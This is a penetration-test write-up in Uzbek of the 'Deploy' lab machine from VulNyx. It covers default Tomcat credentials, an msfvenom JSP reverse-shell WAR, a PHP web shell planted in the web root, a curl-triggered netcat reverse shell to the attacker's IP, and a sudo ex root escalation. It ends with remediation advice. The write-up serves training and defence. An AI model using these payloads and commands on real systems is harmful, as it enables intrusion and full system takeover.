

Deploy — vulnyx



Target nomi: Deploy — vulnyx

Target IP manzili: 192.168.1.5

Test turi: Balack Box Pentesting

Metodologiya: PTES (Penetrations Testing Execution Standart)

Tester: Odilov Aslanbek

Sana: 31.07.2026

Umumiy xavf darajasi: Kritik (Critical)

1 — Enumerations

Port scanning

Targetning qaysi portlari ochiq ekanligini bilish uchun `nmap` vositasidan foydalanildi va natijada `22 ssh` va `80 http` va `8080 http` portlari ochiq ekanligi aniqlandi

```
nmap -sV 192.168.1.5
```

Port	Services	Version	State
22/tcp	SSH	OpenSSH 8.4p1	OPEN
80/tcp	HTTP	Apache httpd 2.4.56	OPEN
8080/tcp	HTTP	Apache Tomcat	OPEN

```
(pegasus@env) - [~]
$ nmap -sV 192.168.1.5
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-31 20:55 +0500
Nmap scan report for deploy.bbrouter (192.168.1.5)
Host is up (0.00014s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.56 ((Debian))
8080/tcp  open  http     Apache Tomcat
MAC Address: 08:00:27:DF:70:9B (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.32 seconds


(pegasus@env) - [~]
$ Odilov Aslanbek
```

2 — Web Enumerations

Web sayit tahlili


Targetning 80 - portida Apachening default sahifasi ishlayotganini aniqlandi

<http://192.168.1.5/>




Targetning 8080 - portida quyidagi sahifa ishlayotganligi aniqlandi


<http://192.168.1.5:8080/>




Tizimda 8080 - portda ishlayotgan sahifaga tashrif buyurib u yerdagi berilgan linkka bosish natijasida HTTP Basics authentication borligi aniqlandi va taxminiy credentialslar kiritilganda quyidagi sahifa ochildi va u yerdan haqiqiy credentials topildi

Username: tomcat
Password: s3cret





Topilgan credentials bilan authentication amalga oshirildi va quyidagi sahifa ochildi



← → ↻ ⚠ Not secure 192.168.15:8080/manager/html




Управление веб-приложениями Tomcat

Сообщение:

Менеджер

Список приложений	Справка для пользователей приложения	Справка по API приложения	Состояние сервера
-------------------	--------------------------------------	---------------------------	-------------------

Приложения

Путь	Версия	Название	Запущено	Сеансы	Команды
/	Не указано		true	0	Старт Стоп Перезагрузить Удалить Завершить сеансы с неактивностью ≥ 30 минут
/host-manager	Не указано	Tomcat Host Manager Application	true	0	Старт Стоп Перезагрузить Удалить Завершить сеансы с неактивностью ≥ 30 минут
/manager	Не указано	Tomcat Manager Application	true	1	Старт Стоп Перезагрузить Удалить Завершить сеансы с неактивностью ≥ 30 минут

Развернуть

Развернуть серверный WAR файл

Путь:

Версия (при параллельном развертывании):

Путь XML файла конфигурации контекста:

WAR или путь до директории:

WAR файл для развертывания

Выберите WAR файл для загрузки No file chosen

Конфигурация

Перечитать конфигурационные файлы TLS

Имя TLS хоста (не обязательно)

Sahifani ko'zdan kechirish natijasida sahifa orqali tizimga fayil yuklash mumkun ekanligi aniqlandi

WAR файл для развертывания

Выберите WAR файл для загрузки No file chosen

Тизимга yuklash uchun zararli exploitni `msfvenom` vositasi yordamida tayyorlab olindi

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.1.13 LPO
RT=4444 -f war > shell.war
```

```
(pegasus@env) - [~/Desktop/machine]
$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.1.10 LPORT=443 -f war > shell.war
Payload size: 1098 bytes
Final size of war file: 1098 bytes

(pegasus@env) - [~/Desktop/machine]
$ ls -la
total 12
drwxrwxr-x 2 pegasus pegasus 4096 Jul 31 21:54 .
drwxr-xr-x 3 pegasus pegasus 4096 Jul 31 21:53 ..
-rw-rw-r-- 1 pegasus pegasus 1098 Jul 31 21:54 shell.war

(pegasus@env) - [~/Desktop/machine]
$ Odilov Aslanbek|
```

Exploit tizimga muvaffaqiyatli yuklandi

/shell	Не указано	true	0	Старт	Стоп	Перезагрузить	Удалить
				Завершить сеансы с неактивностью ≥ 30 минут			

3 — Initials access

Revers shell

Tizimga yuklangan zararli fayilni ishga tushirish orqali tizimdagi www-data user nomidan revers shell olindi

```
http://192.168.1.5:8080/shell/
```



```
nc -lvp 4444
```

```
(pegasus@env) - [~/Desktop/machine]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.13] from (UNKNOWN) [192.168.1.5] 44688
id
uid=998(tomcat) gid=998(tomcat) grupos=998(tomcat)
Odilov Aslanbek
```

Olingan shellni interactive qilish uchun quyidagi commandadan foydalanildi

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

4 — Privilege Escalation

Tizimdagi huquqlarni oshirish jarayoni

Tizimda qanaqa userlar borligini bilish uchun `/etc/passwd` fayli o'qildi va quyidagi userlar borligi aniqlandi

```
toor:x:1000:1000:toor,,,:/home/toor:/bin/bash
tomcat:x:998:998:Apache Tomcat:/var/lib/tomcat:/usr/sbin/nologin
sa:x:1001:1001::/home/sa:/usr/bin/bash
```

```
systemd-coredump:x:999:999:systemd Core Dumper:./usr/sbin/nologin
toor:x:1000:1000:toor,,,:/home/toor:/bin/bash
tomcat:x:998:998:Apache Tomcat:/var/lib/tomcat:/usr/sbin/nologin
sa:x:1001:1001::/home/sa:/usr/bin/bash
tomcat@deploy:/etc/tomcat9$ Odilov Aslanbek
```

Tizimdagi fayllarni tekshirish natijasida quyidagi fayl topildi va uning ichida tizimdagi `sa` userining credentialslari topildi

```
Username: sa
Password: salala!!
```

```

tomcat@deploy:/etc/tomcat9$ ls -la
ls -la
total 220
drwxr-xr-x  4 root root    4096 may 11  2023 .
drwxr-xr-x 74 root root    4096 jul 31 17:53 ..
drwxrwxr-x  3 root tomcat  4096 may 10  2023 Catalina
-rw-r----- 1 root tomcat  7262 ene 28  2021 catalina.properties
-rw-r----- 1 root tomcat  1400 ene 28  2021 context.xml
-rw-r----- 1 root tomcat  1149 ene 28  2021 jaspic-providers.xml
-rw-r----- 1 root tomcat  2799 abr  5  2023 logging.properties
drwxr-xr-x  2 root tomcat  4096 may 10  2023 policy.d
-rw-r----- 1 root tomcat  7586 abr  5  2023 server.xml
-rw-r----- 1 root tomcat   424 may 11  2023 tomcat-users.xml
-rw-r----- 1 root tomcat 172359 ene 28  2021 web.xml
tomcat@deploy:/etc/tomcat9$

```

```

tomcat@deploy:/etc/tomcat9$ cat tomcat-users.xml
cat tomcat-users.xml
<?xml version="1.0" encoding="UTF-8"?>

<tomcat-users xmlns="http://tomcat.apache.org/xml"
               xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
               xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
               version="1.0">
  <user username="tomcat" password="s3cret" roles="manager-gui"/>
  <!-- <user username="sa" password="salala!!" roles="manager-gui"/> -->
</tomcat-users>
tomcat@deploy:/etc/tomcat9$

```

Topilgan credentialslar orqali tizimdagi **sa** useriga ssh login qilindi

```

ssh sa@192.168.1.5
Password: salala!!

```

```

(pegasus@env) - [~/Desktop/machine]
$ ssh sa@192.168.1.5
The authenticity of host '192.168.1.5 (192.168.1.5)' can't be established.
ED25519 key fingerprint is: SHA256:3dqq7f/jDEeGxYQnF2zHbpzEtjjY49/5PvV5/4MMqns
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.5' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
sa@192.168.1.5's password:
Linux deploy 5.10.0-22-amd64 #1 SMP Debian 5.10.178-3 (2023-04-22) x86_64
sa@deploy:~$

```


Ushbu user orqali Apachening home pagesiga web shell olish uchun cmd.php nomli fayil yuklandi

```
echo -n '<?php system($_GET["cmd"]); ?>' >/var/www/html/cmd.php
```

```
sa@deploy:~$ echo -n '<?php system($_GET["cmd"]); ?>' >/var/www/html/cmd.php
sa@deploy:~$ ls -laR /var/www/html/
/var/www/html/:
total 24
drwxrwxrwx 2 www-data www-data 4096 jul 31 19:36 .
drwxrwxrwx 3 www-data www-data 4096 may 10 2023 ..
-rw-r--r-- 1 sa sa 30 jul 31 19:36 cmd.php
-rwxrwxrwx 1 www-data www-data 10701 may 10 2023 index.html
sa@deploy:~$ cat /var/www/html/cmd.php
<?php system($_GET["cmd"]); ?>sa@deploy:~$ Odilov Aslanbek|
```

Ushbu fayil orqali tizimda web shell olinib tizimdagi toor useri nomidan revers shell olindi

```
curl "http://192.168.1.5/cmd.php?cmd=nc+192.168.1.13+4444+-e+/bin/sh"
```

```
(pegasus@env) - [~/Desktop/machine]
$ curl "http://192.168.1.5/cmd.php?cmd=nc+192.168.1.13+4444+-e+/bin/sh"
Odilov Aslanbek|
Bash Scripting
https://encrypted-tbn0.gstatic.com/images?q=tbn:ANd9GcS5LQL0N2glWsko5i0_dPaSNjnAMXJK0qDou5_Tl
```

```
nc -lvnp 4444
```

```
(pegasus@env) - [~/Desktop/machine]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.13] from (UNKNOWN) [192.168.1.5] 47602
id
uid=1000(toor) gid=1000(toor) groups=1000(toor)
0dilov Aslanbek
```

Tizimdagi `toor` useri root user nomidan tizimda commanda ishga tushirish ruxsatiga ega ekanligi aniqlandi

```
sudo -l
```

```
toor@deploy:/var/www/html$ id
uid=1000(toor) gid=1000(toor) groups=1000(toor)
toor@deploy:/var/www/html$ clear
TERM environment variable not set.
toor@deploy:/var/www/html$ sudo -l
Matching Defaults entries for toor on deploy:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User toor may run the following commands on deploy:
  (root) NOPASSWD: /usr/bin/ex
toor@deploy:/var/www/html$ 0dilov Aslanbek
```

Tor userining homidan user flag topildi

```
d9bad39df709796d0eccb92a55f85e73
```

```
toor@deploy:/home/toor$ cat user.txt
cat user.txt
d9bad39df709796d0eccb92a55f85e73
toor@deploy:/home/toor$ 0Dilov Aslanbek
```

Root access

Tizimda `toor` useri uchun root nomidan commanda ishga tushirish ruxsatiga mos exploitni GTFobins kutubxonasidan topdik

```
ex -c ':/bin/sh'
```

ex

Sponsor Fork Star 13,505

Shell Inherit Shell File write File read

Shell

This executable can spawn an interactive system shell.

(a) Unprivileged Sudo **SUID**

This function is performed by the privileged user if the executable has the SUID bit set and the right ownership because the *effective* privileges are not dropped.

Remarks

This executable runs commands using the system shell, e.g., via functions like `system`, so it only works for distributions where the shell does not drop SUID privileges.

```
ex -c ':/bin/sh'
```

Inherit

Topilgan exploitni ishga tushirish orqali tizimda to'liq root user darajasiga chiqildi

```
sudo -u root /usr/bin/ex -c ':/bin/sh'
```

```
toor@deploy:/var/www/html$ sudo -u root /usr/bin/ex -c ':%!bin/sh'
sudo -u root /usr/bin/ex -c ':%!bin/sh'
```

E558: Terminal entry not found in terminfo

```
'unknown' not known. Available builtin terminals are:
```

```
builtin_ansi
```

```
builtin_xterm
```

```
builtin_iris-ansi
```

```
builtin_dumb
```

```
defaulting to 'ansi'
```

This function is performed by the privileged user if the executable has root ownership because the *effective* privileges are not dropped.

This executable runs commands using the system shell, e.g., via `fork` and `system`. It works for distributions where the shell does not drop SUID privilege.

```
:!/bin/sh
```

```
# id
```

id

```
uid=0(root) gid=0(root) groups=0(root)
```

Odilov Aslanbek

Root userining homidan root flag olindi

0cb08f37a8e40c3e09a96e9e43b51750

```
root@deploy:~# cat root.txt
cat root.txt
0cb08f37a8e40c3e09a96e9e43b51750
root@deploy:~# 0Dilov Aslanbek
```

huquqini qo
ishga tushir
gilindi.

Dastlabki k
natijasida b

Xulosa (Conclusion)

Ushbu Black Box Pentesting jarayonida tizimda bir nechta jiddiy xavfsizlik zaifliklari aniqlanib, ularning zanjirli ekspluatatsiyasi natijasida hujumchi tizim ustidan to'liq nazorat (Root Access) qo'lga kiritishi mumkinligi isbotlandi.

Tahlil davomida Apache Tomcat xizmatida standart va zaif autentifikatsiya ma'lumotlaridan foydalanilgani aniqlandi. Hujumchi ushbu credentiallar yordamida Tomcat Manager paneliga kirish huquqini qo'lga kiritdi. Manager panel orqali WAR

formatidagi zararli JSP reverse shell yuklanib va ishga tushirilib, serverda masofaviy buyruqlar bajarish (Remote Code Execution) imkoniyati hosil qilindi.

Dastlabki kirish huquqi olingandan so'ng tizimdagi konfiguratsiya va xizmat fayllarini tahlil qilish natijasida boshqa foydalanuvchilarning autentifikatsiya ma'lumotlari ochiq matnda saqlangani aniqlandi. Ushbu credentiallar yordamida tizimdagi boshqa foydalanuvchi hisoblariga kirish amalga oshirildi hamda qo'shimcha huquqlar qo'lga kiritildi.

Keyingi bosqichda web katalogga PHP web shell joylashtirish imkoniyati mavjudligi aniqlandi. Bu hujumchiga HTTP so'rovlari orqali tizimda ixtiyoriy buyruqlarni bajarish va foydalanuvchilar kontekstida qo'shimcha ekspluatatsiyalarni amalga oshirish imkonini berdi.

Privilege Escalation bosqichida esa `toor` foydalanuvchisining noto'g'ri sudo konfiguratsiyasi aniqlandi. Ushbu konfiguratsiya sababli foydalanuvchi root huquqlarida `/usr/bin/ex` dasturini ishga tushira olgan. GTFObins usullaridan foydalanish orqali ushbu imkoniyat root shell olish uchun ekspluatatsiya qilindi va natijada tizim to'liq komprometatsiya qilindi.

Aniqlangan zaifliklar alohida ko'rib chiqilganda ham yuqori xavf tug'diradi, biroq ularning ketma-ket ekspluatatsiya qilinishi tizim xavfsizligiga juda katta tahdid yaratadi. Hujumchi maxfiy ma'lumotlarni o'g'irlashi, tizim konfiguratsiyasini o'zgartirishi, zararli dasturlar o'rnatishi, xizmatlar ishini izdan chiqarishi yoki infratuzilmaning boshqa qismlariga hujum uyushtirishi mumkin.

Aniqlangan zaifliklar va xavf darajasi

Zaiflik	Xavf darajasi
Apache Tomcat Manager uchun zaif/default credentiallardan foydalanish	Critical
Tomcat Manager orqali WAR fayl yuklash imkoniyati (RCE)	Critical
Credentiallarning tizim fayllarida ochiq matnda saqlanishi	High
Web katalogga zararli PHP fayl yuklash va buyruq bajarish imkoniyati	Critical
Noto'g'ri sudo konfiguratsiyasi (<code>/usr/bin/ex</code>)	Critical
Root Privilege Escalation	Critical

Tavsiyalar

1. Tomcat Manager xavfsizligini kuchaytirish

- Standart va zaif parollarni darhol almashtirish.
- Kuchli parol siyosatini joriy etish.
- Tomcat Manager interfeysiga faqat ishonchli IP manzillardan kirishga ruxsat berish.
- Keraksiz bo'lsa Manager va Host Manager ilovalarini o'chirib tashlash.

2. WAR Deployment imkoniyatlarini cheklash

- Deployment huquqlarini faqat zarur administratorlarga berish.
- Manager interfeysiga Multi-Factor Authentication (MFA) qo'llash.
- Yuklanayotgan fayllarni tekshirish va monitoring qilish.

3. Credentiallarni himoyalash

- Parollarni konfiguratsiya fayllarida ochiq matnda saqlamaslik.
- Maxfiy ma'lumotlarni maxsus Secret Management yechimlari orqali boshqarish.
- Muntazam credential rotatsiyasini amalga oshirish.

4. Web Server xavfsizligini kuchaytirish

- Web root direktoriyasiga yozish huquqlarini minimal darajaga tushirish.
- PHP va boshqa skriptlarning yuklanishini nazorat qilish.
- Web Application Firewall (WAF) joriy etish.

5. Sudo konfiguratsiyasini qayta ko'rib chiqish

- Foydalanuvchilarga faqat zarur buyruqlar uchun sudo ruxsatlari berish.
- GTFObins orqali shell olish imkonini beruvchi dasturlarni sudo ro'yxatidan olib tashlash.
- `/etc/sudoers` konfiguratsiyasini xavfsizlik auditi orqali tekshirish.

6. Monitoring va Audit

- SSH loginlar va sudo faoliyatini markazlashtirilgan log tizimiga yuborish.
- SIEM yoki IDS/IPS yechimlari orqali shubhali faoliyatlarni kuzatish.
- Muntazam penetratsion testlar va xavfsizlik auditlarini o'tkazish.

Yakuniy baholash

Pentest natijalariga ko'ra, tizimda bir nechta kritik darajadagi noto'g'ri konfiguratsiyalar va autentifikatsiya muammolari mavjudligi aniqlandi. Ushbu zaifliklar zanjirli tarzda ekspluatatsiya qilinib, hujumchining oddiy web foydalanuvchi darajasidan to'liq Root darajasigacha chiqishiga imkon berdi. Shu sababli mazkur tizimning umumiy xavf darajasi **Critical** deb baholanadi va aniqlangan muammolarni imkon qadar tezroq bartaraf etish tavsiya etiladi.